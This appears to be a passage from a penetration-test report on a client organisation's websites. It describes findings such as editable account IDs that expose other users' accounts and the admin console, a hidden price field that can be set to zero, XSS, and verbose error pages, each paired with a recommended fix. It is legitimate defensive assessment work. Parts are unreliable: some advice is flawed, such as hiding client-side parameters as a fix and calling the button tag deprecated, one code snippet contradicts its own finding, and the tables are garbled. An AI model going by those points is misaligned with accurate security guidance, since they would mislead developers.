Vulnerabilities 97
Apache 2.2.3...............................................................................................................................................97
Zend Server 4.0..........................................................................................................................................98
Microsoft IIS 6.0........................................................................................................................................98
Perl 5.8.8....................................................................................................................................................98
PHP 5.3.6....................................................................................................................................................99
APPLICATION SECURITY..................................................................................99
OWASP TOP 10 99
Injection....................................................................................................................................................100
Cross Site Scripting (XSS).......................................................................................................................101
Broken Authentication and Session Management...................................................................................102
Insecure Direct Object Reference............................................................................................................103
Cross Site Request Forgery (CSRF).........................................................................................................104
Security Misconfiguration........................................................................................................................105
Insecure Cryptographic Storage...............................................................................................................106
Failure to Restrict URL Access................................................................................................................107
Insufficient Transport Layer Protection...................................................................................................109
Unvalidated Redirects and Forwards.......................................................................................................110
OPERATIONAL SECURITY..............................................................................111
Operational Security Best Practices 111

Control......................................................................................................................................................111
Implementation guidance.........................................................................................................................112
Other information.....................................................................................................................................115
PHYSICAL SECURITY.......................................................................................115
Physical Security Best Practices 116
Control......................................................................................................................................................116
Implementation guidance.........................................................................................................................116
Other information.....................................................................................................................................119
SUMMARY..........................................................................................................119
62
REFERENCES...................................................................................................138
1.ANDERSON, R. SECURITY ENGINEERING: A GUIDE TO BUILDING
DEPENDABLE DISTRIBUTED SYSTEMS. INDIANAPOLIS: JOHN WILEY &
SONS, 2001........................................................................................................138
2.ARCHER, TOM AND WHITECHAPEL. ANDREW. INSIDE C#. REDMOND:
MICROSOFT PRESS, 2002...............................................................................138
3.DERAISON, RENAUD. THE NESSUS SECURITY SCANNER.
HTTP://WWW.NESSUS.COM/...........................................................................138
4.GARFINKEL, SIMSON, SPAFFORD, EUGENE H., AND SCHWARTZ ALAN.
PRACTICAL UNIX & INTERNET SECURITY, 3RD EDITION. SEBASTAPOL:
O’REILLY, 2003.................................................................................................139
5.GORDON, LAWRENCE, LOEB, MARTIN, LUCYSHYN, WILLIAM AND
RICHARDSON, ROBERT. “2004 CSI/FBI COMPUTER CRIME AND SECURITY
SURVEY,” SAN FRANCISCO: COMPUTER SECURITY INSTITUTE, 2004...139
6.INTERNATIONAL STANDARDS ORGANIZATION, INTERNATIONAL
ELECTROTECHNICAL COMMISSION. INFORMATION TECHNOLOGY —
CODE OF PRACTICE FOR INFORMATION SECURITY MANAGEMENT.
ISO/IEC 17799:2000(E). SWITZERLAND: ISO/IEC, 2001................................139
7.OPEN WEB APPLICATION SECURITY PROJECT. “THE TEN MOST
CRITICAL WEB APPLICATION SECURITY VULNERABILITIES – 2004
UPDATE.” OWASP, 2004.
HTTPS://WWW.OWASP.ORG/INDEX.PHP/TOP_10_2010-MAIN...................139
8.PELTIER, THOMAS R. INFORMATION SECURITY RISK ANALYSIS. BOCA
RATON: CRC PRESS, 2001..............................................................................139
9.PUBLIC LAW NO. 100-235. THE COMPUTER SECURITY ACT OF 1987.. 139
10.STONEBURNER, GARY, GOGUEN, ALICE, AND FERINGA, ALEXIS.
“RISK MANAGEMENT GUIDE FOR INFORMATION TECHNOLOGY
SYSTEMS.” NIST SPECIAL PUBLICATION 800-30. NATIONAL INSTITUTE
OF STANDARDS AND TECHNOLOGY, 2001..................................................139
11.STONEBURNER, GARY, HAYDEN, CLARK, AND FERINGA, ALEXIS.
“ENGINEERING PRINCIPLES FOR INFORMATION TECHNOLOGY
SECURITY (A BASELINE FOR ACHIEVING SECURITY).” NIST SPECIAL
63
PUBLICATION 800-27 REV A. NATIONAL INSTITUTE OF STANDARDS AND
TECHNOLOGY, 2004.........................................................................................139
12.SWIDERSKI, FRANK AND SNYDER, WINDOW. THREAT MODELING.
REDMOND: MICROSOFT PRESS, 2004..........................................................139
13.UNITED STATES DEPARTMENT OF AGRICULTURE. “USDA
INFORMATION SYSTEMS SECURITY POLICY.” USDA 3140-001.
WASHINGTON: USDA, 1996............................................................................139
14.VIEGA, JOHN AND MCGRAW, GARY. BUILDING SECURE SOFTWARE.
INDIANAPOLIS: ADDISON-WESLEY, 2002.....................................................139
15.WOOD, CHARLES C., BANKS, WILLIAM W., GUARRO, SERGIO B.,
GARCIA, ABEL A., HAMPEL, VICTOR E., AND SARTORIO, HENRY P.
COMPUTER SECURITY. NEW YORK: WILEY, 1987......................................140
16.ZWICKY, ELIZABETH D., COOPER, SIMON, AND CHAPMAN, D. BRENT.
BUILDING INTERNET FIREWALLS, 2ND EDITION. SEBASTAPOL:
O’REILLY, 2000. ...............................................................................................140
17. KEITH A. WATSON, SECURITY ASSESSMENT TEMPLATE BASED ON
WHICH THIS REPORT WAS MADE, CISSP ON MARCH 1, 2005..................140
64
Introduction
Client Organisation details
Executive Summary
Most of the issues/defects/vulnerabilities detected in the client organisation
and detailed in this report are of minimal risk or hard to exploit or
oversights in the part of the developer which due to minimal functionality
provided in the sites may never be compromised.
However, we also found some glaring threats which can be easily
exploited by an experienced attacker, especially one dealing with payment;
these have been highlighted in this report.
A best practices manual has been supplemented with this report to correct
these issues/defects/vulnerabilities and also serve as a guide when the
developer needs to develop more sites for the organization.
Issues/Defects/Vulnerabilities Identified
This part of the report deals with all the issues/defects/vulnerabilities
identified across all sites which come under client organisation. Each of
the vulnerability found is reported only once here with detailed
explanation and screenshot.
The list below contains the Issues/Defects/Vulnerabilities discovered
during the site security assessment. Some of the issues listed here are
coalesced from more than one section of the assessment report findings.
It is recommended that these be evaluated and addressed as soon as
possible. These should be considered significant and may impact the
operations of the Client organisation.
1. Information Security Policy
An information security policy is the primary guide for the implementation
of all security measures. There is no formal policy specific to the Client
organisation.
Recommendation:
1. Develop an information security policy that specifically
addresses the needs of the Client organisation and its
mission. Use that policy as a basis for an effective security
program.
65
2. Review your information security policy periodically with
changing requirements.
3. Also have an officer, who is accountable, to constantly
monitor progress and to check if adopted/implemented
developmental practices adhere to the security policy.
2. Authorization using embedded object’s parameter
In one of the Client organisation’s site, users are required to supply their
login credentials upon which they are directed to the another page where
their individual accounts with credit balances are shown and the users with
enough credits can watch videos.
Credit diminishes per view of each video. This mechanism is implemented
by accepting login credentials from the user and authenticating it by the
server, after which a parameter is returned.
The authenticated page contains a flash object which is embedded in it and
the parameter which is returned by the server upon authentication is set as
params under flashvars in the page’s embed tag and also as the parameter
for the RenderPostLogin() function. In case of invalid user the
RenderPostLogin() function contains no arguments and the params
contains the value “undefined”. In the case of a valid login both contain a
number. By this method dynamic content is generated for each user.
Screenshot
66
HTML Source Code
<body scroll="no" onload="RenderPostLogin(5662)"
bgcolor="#661003">
..
<embed type="application/x-shockwave-flash" src="postlogin.swf"
width="100%" height="100%" style="undefined" id="postlogin"
name="postlogin" quality="high" wmode="transparent"
allowfullscreen="true" allowscriptaccess="sameDomain"
flashvars="params=5662">
…..
</body>
Now the problem lies with the fact that the parameters for both the
RenderPostLogin() function and for the flash object’s params can be set at
the client side for example if it is set 5661 then another user’s data will be
displayed in the browser.
This exploit can be achieved without possession of any login information
whatsoever and an attacker can potentially access any user account.
Incidentally, we found out that setting the params to 1 the admin console is
opened using which an attacker can take over the entire system.
Screenshot
67
This exploit is not easy to execute but if executed its severity will be
extremely high as seen in the above screenshots and hence must be fixed
swiftly.
Recommendation: To fix the above issue the best and easiest thing to do
is to hide the flashvars parameter in the embed tag so that it is not shown
to the user. Also hide the RenderPostLogin() function if possible.
If this method is not feasible then scrap the current procedure and
implement a different procedure in its place that does not compromise the
security of the system by displaying key authentication information to the
user.
The long term solution is to have a better session authentication
mechanism.
68
3. Crucial information stored in hidden form fields
One of the Client Organisation’s site has some pages where users can
register for upcoming events and make payments for the same. All such
registrations are under a page where a user can select a desired event and
then register for it and make payment via a PayPal API which acts as a
payment gateway between Client and the user.
Upon successfully registering and making payment the registration is
confirmed and a mail is sent to that effect. The user can then check his/her
mail and a link are provided within the mail where they can check their
transaction details.
Screenshot
The event registration for the page shown above is $35.00 and this
information is stored in a hidden field which can easily be manipulated by
the user.
HTML Source Code
<p class="event_prices">
<span class="event_price_label">Price:</span>
<span class="event_price_value">$35.00</span>
<input type="hidden" name="price_id" id="price_id-226"
value="226"></p>
The value parameter in this particular Hidden Field when modified to 0
produces the following result as shown in the next screenshot
69
Screenshot
As can be seen the value of the
registration fee has changed from $35.00
to $0.00. Further when the complete
registration button is clicked the registration is confirmed and the
necessary mail gets sent without having to pay any money.
Recommendation: The solution to this issue is similar to the previous one
that is do not display key information to the end user especially in a way
he/she can easily modify it.
Sessions can be used to store the same information that is being stored in
the hidden field. Session information cannot be viewed in the browser
since it is stored in the server side.
4. Form Login uses GET Method
In one of the Client organisation’s site the login screen uses GET method
in its form tag. This is very unwise since the query string will be displayed
in a browser’s URL and if passwords are not encrypted then it will be
displayed in the browser’s address bar as plain text and anybody can read
it.
Screenshot
HTML Source Code
<form action="#" style="" method=”post”>
…..
<input type="text" id="logins-email" name="email" class="logins-input"
tabindex="1001" style="font-size: 0.9em; "><br><br>
…..
70
<input type="password" id="logins-password" name="password"
class="logins-input" tabindex="1002" style="font-size: 0.9em; ">
…..
<button type="submit" class="logins-send submit"
tabindex="1006"></button>
…..
</form>
Recommendation: The solution here is simple: Here the form method is
not specified, if not specified the default method is GET. Instead
implement POST as mentioned above. Also use <input type=”submit” …>
instead of using <button> tag. <button> tag is deprecated in some
browsers and <input type=”submit” …> is better practice.
5. XSS (Cross Site Scripting)

Cross-site scripting (XSS) is a type of computer

insecurity vulnerability typically found in Web applications (such as web
browsers through breaches of browser security) that enables attackers
to inject client-side script into Web pages viewed by other users. A cross-
site scripting vulnerability may be used by attackers to bypass access
controls such as the same origin policy.
Their effect may range from a petty nuisance to a significant security risk,
depending on the sensitivity of the data handled by the vulnerable site and
the nature of any security mitigation implemented.
Recommendation: The primary defense mechanism to stop XSS is
contextual output encoding/escaping. There are several different escaping
schemes that must be used depending on where the untrusted string needs
to be placed within an HTML document including HTML entity encoding,
JavaScript escaping, CSS escaping, and URL (or percent) encoding.
Safely validate untrusted HTML input by sanitizing it. Sanitization means
content filtering that is to remove the content of unwanted or mobile code
that might result in harm to the system. HTML sanitization tools such as
OWASP AntiSamy and http://htmlpurifier.org/ accomplish this task.
For example consider a blog where such validation or escaping is not done
then an attacker can easily inject scripts within his posts which when
clicked by a user can be made to retrieve the session and authentication
information of the user. The scripts could further be used to mail such
information to the attacker which can then be used by him to compromise
the user or the system.
71
If site does not need any client – side scripts then users have the option to
disable any such functionality. This allows users, if they choose, to disable
scripting in their browsers before using the application. In this way, even
potentially malicious client-side scripts could be inserted unescaped on a
page, and users would not be susceptible to XSS attacks.
6. Password Transmitted over HTTP
If on a login screen user submits a form with his username and password,
the password is sent in plain text. This is because the login credentials are
transmitted over HTTP. Instead they must be transmitted over HTTPS. To
achieve this, the server must either implement SSL or TLS.
SSL stands for Secure Socket Layer and TLS stands for transport layer
security.
TLS and SSL encrypt the segments of network connections above
the Transport Layer, using asymmetric cryptography for key exchange,
symmetric encryption for privacy, and message authentication codes for
message integrity.
For websites a SSL/TLS certificate can be purchased from a proper
certifying authority such as VeriSign or you can create your own
certificate for your web site.
Pages implemented using a SSL/TLS certificate have the ‘https’ protocol
instead of the standard ‘http’ protocol and the ‘s’ stands for security.
Recommendation: Get a certificate for the websites from a proper
certifying authority such as Verisign.
If this proves difficult then implement your own certificate for your server,
implementation of SSL/TLS for each server is provided in their
documentation which provides a step-by-step guide to implement
SSL/TLS for the websites.
SSL Documentation for your respective server’s can be found in the
following links
Nginx admin - http://kete.net.nz/documentation/topics/show/167-
configure-nginx-to-use-ssl
Apache – http://tomcat.apache.org/tomcat-6.0-doc/ssl-howto.html
Zend Server – http://files.zend.com/help/Zend-Server-Community-
Edition/appendix_f_-_loading_the_mod_ssl_odule.htm
Microsoft IIS - http://support.microsoft.com/kb/299875
72
7. Failure to Restrict URL Access
In one of the site certain pages which handle the processing of the event
registration can be accessed directly by giving the URL in the address bar
Screenshot
73
Recommendation: Such pages must be made inaccessible directly by
users by implementing redirect mechanisms to other safer pages. Access to
above mentioned pages must only be granted after proper authorization
and authentication.
8. Insecure Direct Object Reference
In one of the client's site on the page http://www.clientorganisation.com/
(path)/checkmegacoupon.php
The following gets generated on the browser screen.
Warning: include_once(../includes/DBConfig.php) [function.include-
once]: failed to open stream: No such file or directory
in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega
Coupon.php on line 2
Warning: include_once() [function.include]: Failed opening
'../includes/DBConfig.php' for inclusion
(include_path='.:/usr/lib/php:/usr/local/lib/php')
in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega
Coupon.php on line 2
Warning: include_once(../ieoadmin/CommLib.php) [function.include-
once]: failed to open stream: No such file or directory
in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega
Coupon.php on line 3
Warning: include_once() [function.include]: Failed opening
'../ieoadmin/CommLib.php' for inclusion
(include_path='.:/usr/lib/php:/usr/local/lib/php')
in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega
Coupon.php on line 3
Invalid Coupon
74
Screenshot
Recommendation: First correct the warnings as shown above in the
implementation code in chechmegacoupon.php and ensure such error
messages are not thrown at the user. This is because using the above code
the hacker can deduce the directory you use to store your files for example
we found that http://www.clientorganisation.com/resources/ returns a
directory of all files used in your site.
9. Cookie not marked HTTP Only
In many of your sites cookies are being used yet they are not being set as
HTTP Only.
The HttpOnly attribute directs browsers to use cookies via the HTTP
protocol only. An HttpOnly cookie is not accessible via non-HTTP methods,
such as calls via JavaScript (e.g., referencing "document.cookie"), and
therefore cannot be stolen easily via cross-site scripting.
Recommendation: Set cookie as HTTP Only when you declare/define
them.
10. Security Misconfiguration
In your site’s WordPress login screens admin is your default username.
This needs to be changed immediately since attackers can easily find out
that you have an account with username admin and dictionary/brute force
attack is possible on your log in screen.
Screenshot
75
Recommendation: Change your admin username from admin to anything
else that cannot easily be guessed by an attacker. Additionally implement a
strong alphanumeric password.
11. Listing of Files/Directories
Some web servers will display a list of all files in a directory if that
directory doesn't contain an 'index' file. This can compromise the internal
file structure and an attacker can inadvertently gain access to restricted
files in the server.
Screenshot
HTML Source Code
<address>Apache/2.0.64 (Unix) mod_ssl/2.0.64 OpenSSL/0.9.8e-fips-
rhel5 mod_bwlimited/1.4 Server at </address>
Recommendation: Make such pages inaccessible from the browser. Also
servers such as Apache as shown above have an option to turn off
directory listing of files in browser. The page was detected due to the
<address> tag that is implemented.
12. No Server Side Validation
In one of the Client organisation’s site the event registration does not have
any server side validation. All validation is handled on the client side
instead. It is good practice and mandatory when payment is involved to
process the data on the server; rather in this case the payment is first
processed in the client and then forwarded to the payment gateway.
The payment gateway implemented is a PayPal API written in jQuery and
only basic input validation is done in the payment registration page which
76
is then forwarded to PayPal via the API and the money is then credited to
Client.
Recommendation: This issue does not have a simple fix. Rather you must
change the entire mechanism by which you handle payments. Have a login
facility such that users can only register for events after they register for an
account and have logged in. A Session must be created after a user has
successfully logged in to handle further event registration requests and all
requests must first be processed on the server side before being forwarded
to PayPal.
Such information must be properly logged for future reference and any
sensitive information must not be made available to the end user since
he/she can potentially modify it (refer issue 3).
13. Forbidden Resource
Pages where resources are forbidden to normal users must not be
accessible in the first place. Making such pages accessible via the address
bar and displaying that the resource is not forbidden is not good practice.
Screenshot
Recommendation: Implement proper access granting and redirect
mechanisms on pages that contain sensitive content.
14. Internal Server Error
The Web server (on which the web application is hosted) encountered an
unexpected condition/exception that prevented it from fulfilling the request
by the client for access to the requested URL.
This is a 'catch-all' error generated by the Web server. Basically something
has gone wrong, but the server cannot be more specific about the error
condition in its response to the client. In addition to the 500 error notified
back to the client, the Web server should generate some kind of internal
error log which gives more details of what went wrong.
Screenshot
77
Recommendation: Ensure that all exceptions in your application are
properly handled at the server side. If not then debug the code and
implement appropriate counter measures such as try – catch blocks etc.
15. Auto Complete not Disabled
Most browsers have a facility to remember user credentials that are entered
into HTML forms. This function can be configured by the user and also by
applications which employ user credentials.
If the function is enabled, credentials entered by the user are stored on the
local computer and retrieved by the browser on future visits to the same
application.
The stored credentials can be captured by an attacker who gains access to
the computer, either locally or through some remote compromise. Further,
methods have existed whereby a malicious web site can retrieve the stored
credentials for other applications, by exploiting browser vulnerabilities or
through application-level cross-domain attacks.
HTML Source Code
<form method=”post” autocomplete=”off”>…..</form>
Recommendation: To prevent browsers from storing credentials entered
into HTML forms, you should include the
attribute autocomplete="off" within the FORM tag (to protect all form
fields – this should be used only when all fields in the form contain
sensitive information) or within the relevant INPUT tags (to protect
specific individual fields which contain sensitive information).
16. CVV code not made a Password Field
The CVV code field in site’s event registration pages where credit card
information is required, is not a password field. This is especially risky
since in the same page the users are asked for their credit card number and
the form is not auto complete disabled.
Screenshot
78
HTML Source Code
<form id="paypal_pro_payment_form"
name="paypal_pro_payment_form" method="post" >
…..
<label for="cvv">CVV Code</label>
<input type="text" name="cvv" id="ppp_exp_date" class="valid">
<input name="amount" type="hidden" value="35.00">
<input name="paypal_pro" type="hidden" value="true">
<input name="id" type="hidden" value="665">
…..
</form>
Recommendation: Set auto complete to off in the page and make the
CVV field a password field.(so that the typed cvv code is not viewable)
17. Resource no longer available
The 404 or Not Found error message is a HTTP standard response
code indicating that the client was able to communicate with the server, but
the server could not find what was requested.
The web site hosting server will typically generate "404 - Not Found" web
page, when users attempts to follow a broken or dead link, hence the 404
error is one of the most recognizable errors users can find on the web.
A 404 error should not be confused with "server not found" or similar errors,
in which a connection to the destination server could not be made at all. A
404 error indicates that the requested resource may be available again in the
future; however, the fact does not guarantee the same content.
79
Screenshot
Recommendation: If the resource is no longer available then remove all
links to the page in the web site.
Scope
The current project’s scope is to check mostly for vulnerabilities in the
web applications belonging to the Client organisation. In a sense it can be
approximated to Black Box Testing in the sense that we only check for
vulnerabilities that can be exploited by an end user without any/minimal
knowledge of the internal workings of the system/s used by the client.
In Scope
The following activities are within the scope of this project:
• Penetration Testing of all sites under Client organisation.
• Assessment and identification of technologies used in creating
and managing the sites.
• Application of standard methods to crack key areas of each site
such as log in screens etc.
• Use of available penetration testing tools as well as our own
tool to check for generic implementation/technological defects.
Out of Scope
The following activities are NOT part of this security assessment:
• Interviews with key staff members in charge of policy,
administration, day-to-day operations, system administration,
network management, and facilities management.
80
• A Visual Walk Through of the facilities with administrative and
facilities personnel to assess physical security.
• Social Engineering to acquire sensitive information from staff
members.
Testing Methodology
As mentioned earlier penetration testing will be carried out for each site
under client. For this purpose we have designed our own tool and also use
two tools namely Netsparker and Acunetix which are widely used and
popular in Web Application Security Testing.
Following the testing of these tools certain key pages which act as
authentication gateways are manually tested by us to ascertain their level
of security.
The flowchart below gives an abstract graphical description of the testing
methodology implementing in auditing each site for vulnerabilities.
81
Phase 1: Automated Testing Phase
Phase 2: Manual Testing Phase
Consolidated
Vulnerability
Assessment
Consolidated
Vulnerability
Assessment
Identification of
critical
pages/URL
Identification of
critical
pages/URL
Manual
Testing
Manual
Testing
Risk
Assessment
Risk
Assessment
ReportingReporting
Target
URL
Target
URL
Other ToolsOther Tools
Application
Spidering
Application
Spidering
Black Box
Testing
Black Box
TestingOur ToolOur Tool
Vulnerability
Assessment
Vulnerability
Assessment
Vulnerability
Assessment
Vulnerability
Assessment
Consolidated
Vulnerability
Assessment
Consolidated
Vulnerability
Assessment
82
Asset Identification
For asset identification we took each site in isolation and tried to find out
its composition that is key information such as IP Address, HTTP Version,
Server etc. To achieve this objective we forged custom made HTTP
Requests and analyzed the response thus generated for each site and have
tabulated the results for clarity.
Assets of the Client Organisation
The following tables document some of the client assets (1 table per site).
It should not be considered a complete and detailed list.
The 15 sites given below have been identified as part of the Client and the
assets that have been declared are not the only assets that exist, rather they
are the ones that have been identified as most vital for conducting this
review and for the formation of this report.
#Site1
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contro
l
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
ngin
x
admi
n
must-
revalid
ate
Not
Set
Not
HTT
P
Only
PH
P
5.3.10
#Site2
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contro
l
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
ngin
x
admi
n
Post-
Check=
0, Pre-
Check=
0
No
Cache
Not
HTT
P
Only
PH
P
5.3.10
#Site3
IP
Address
HTTP
Versi
on
Conten
t-Type
Serv
er
Cache
Contr
ol
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versio
n
83
Confident
ial
1.1 text/ht
ml
nginx
admi
n
Not
Set
Not
Set
Not
Set
Non
e
Use
d
-
#Site4
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contro
l
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
ngin
x
admi
n
Post-
Check=
0, Pre-
Check=
0
No-
Cache
Not
HTT
P
Only
PH
P
5.3.10
#Site5
IP
Address
HTTP
Versi
